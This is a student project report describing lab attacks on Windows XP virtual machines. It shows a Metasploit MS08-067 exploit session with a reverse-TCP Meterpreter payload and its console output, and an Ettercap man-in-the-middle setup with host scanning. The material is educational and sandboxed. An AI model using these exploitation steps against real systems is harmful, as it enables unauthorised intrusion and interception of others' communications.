PROJECT REPORT

CS Project 3- April 29, 2024

Group: Techies

Vooha sree Chitta (A05306488)

Charishma Maganti (A05317920)

D. Dhanush Narasimha Reddy (A05307038)

Section I:

Introduction:

The primary objective of this project is to attack systems in sandbox environment that is being created in the previous project. Through this project, we aim to:

- Research on the attacks possible on the sandbox environment. Finalize the attacks after discussion with the team.
- Use our sandbox environment and use those systems to exploit other systems in the sandbox environment.
- We have successfully attacked Windows XP from Kali Linux using Metasploit to gain access to the target via Security Vulnerability, and RDP Vulnerability.
- We have gained access to Windows XP from Kali Linux using a SYN Flood attack which exhausts its resources by overflowing of TCP SYN packets.
- We have successfully attacked the Windows XP from Ubuntu using MITM attack using Ettercap.

We had meetings and communicated by sharing useful links and looking at videos that were finalized after discussion.

Everyone documented their respective tasks as per the below table:

	Vooha	**Charishma**	**Dhanush**
Section 2	Yes	Partial	Partial
Section 3	Yes	Partial	Partial
Section 4	Partial	Partial	Yes
Section 5	Partial	Yes	Partial
Section 6	Partial	Yes	Partial

Section II (Attack 1):

Hacking Windows XP from kali Linux (ms08_067): Severity - High


MS08-067 is a security vulnerability in the Server service of Windows operating systems. It allows remote code execution, meaning an attacker can execute arbitrary code on a vulnerable system over the network without requiring any user interaction.

Kali Linux is a popular Linux distribution designed for penetration testing, ethical hacking, and cybersecurity tasks. It comes pre-installed with a wide range of tools and utilities, including Metasploit, which is a framework for developing, testing, and executing exploits. This is the reason for selecting Kali Linux for attacks.

Execution Steps: To exploit the MS08-067 vulnerability from Kali Linux, a security professional or attacker would typically follow these steps:

- Identify a vulnerable Windows XP system: This could be done through network scanning to discover systems running the vulnerable version of Windows. We can use nmap to discover the details of the system.
- Use Metasploit or another exploit framework to select and execute the MS08-067 exploit against the target system. Make sure you provide required fields information before exploiting the attack such as target address, listening address, etc.
- Once successful, the exploit would provide a remote command shell or Meterpreter session on the target system, allowing us to execute commands, steal data, escalate privileges, or further compromise the system as required. Once you gain meterpreter shell access you have gained access to the target system.

Refer to the step-by-step commands as follows for the execution of above attack:



Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: ~

File Actions Edit View Help

```
   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.101  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >
```

Right Ctrl

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.200.101:4444
[*] 192.168.100.105:445 - Automatically detecting the target...
[*] 192.168.100.105:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.100.105:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.100.105:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.100.105
[*] Meterpreter session 2 opened (192.168.200.101:4444 → 192.168.100.105:1041) at 2024-04-28 02:02:31 -0500

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > mkdir vooha
Creating directory: vooha
meterpreter > cd vooha
meterpreter > ls
No entries exist in C:\WINDOWS\system32\vooha
meterpreter > pwd
C:\WINDOWS\system32\vooha
meterpreter >
```

windowsxp [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

system32

File Edit View Favorites Tools Help

Back Search Folders

Address C:\WINDOWS\system32 Go

System Tasks

Hide the contents of this folder

Add or remove programs

Search for files or folders

File and Folder Tasks

Make a new folder

Publish this folder to the Web

Share this folder

Other Places

1042 1054 2052 3076 CatRoot CatRoot2 Com

config dhcp DirectX drivers export ias icsxml

IME inetsrv Macromed Microsoft MsDtc mui npp

oobe ras Restore Setup ShellExt spool test_folder

usmt vooha vooha_folder wbem wins xircom $winnt$


Section III (Attack 2):


Attack Windows XP from Ubuntu (MITM Attack): Severity – Moderate to High

Man-in-the-Middle (MITM) attack occurs when a malicious actor intercepts and possibly alters communications between two parties without their knowledge. This type of attack can be particularly dangerous because it allows the attacker to eavesdrop on sensitive information, such as passwords or financial data, or even manipulate the communication between the two parties.


The attacker can inspect the intercepted packets for sensitive information, such as login credentials or financial data. They may also choose to manipulate the packets, inserting malicious code or redirecting the victim to phishing websites designed to steal their information.


Counter Measure: If victims use encryption protocols to mitigate the risk like HTTPS.






Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Ettercap
Apr 29 22:05
vooha@Ubuntu: ~
Ettercap
0.8.3.1
Setup
Sniffing at startup
Primary Interface
enp0s3
Bridged sniffing
Bridged Interface
Local Loopback
Ettercap
Home
Right Ctrl



Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Ettercap
Apr 29 22:06
vooha@Ubuntu: ~
Ettercap
0.8.3.1 (EB)
Ettercap
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Selecting previously unselected package geoip-database.



Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Ettercap
Apr 29 22:06
vooha@Ubuntu: ~
Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.100.1
08:00:27:CA:1D:27
192.168.100.107
08:00:27:CA:0E:A5
Delete Host
Add to Target 1
Add to Target 2
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Selecting previously unselected package geoip-database.
(Reading database ... 243290 files and directories currently installed.)
Preparing to unpack .../0-geoip-database_20191224-3_all.deb ...

